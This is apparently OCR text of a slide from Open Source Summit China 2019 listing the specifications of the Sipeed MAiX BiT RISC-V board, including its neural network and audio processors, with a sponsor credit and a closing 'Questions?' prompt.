
SiPEED MAiX BiT
(sponsored by Alejandro Mery **@mnemoc**):

Dual 64-bit RISC-V cores, 400MHz (overclockable to 800MHz), IMAFDC ISA, 64-bit Base integer ISA (RV64GC), 8MiB SRAM

Neural Network Processor (KPU)

Audio Processor (APU)

Come and talk to me!



Questions?

OPEN SOURCE SUMMIT

China 2019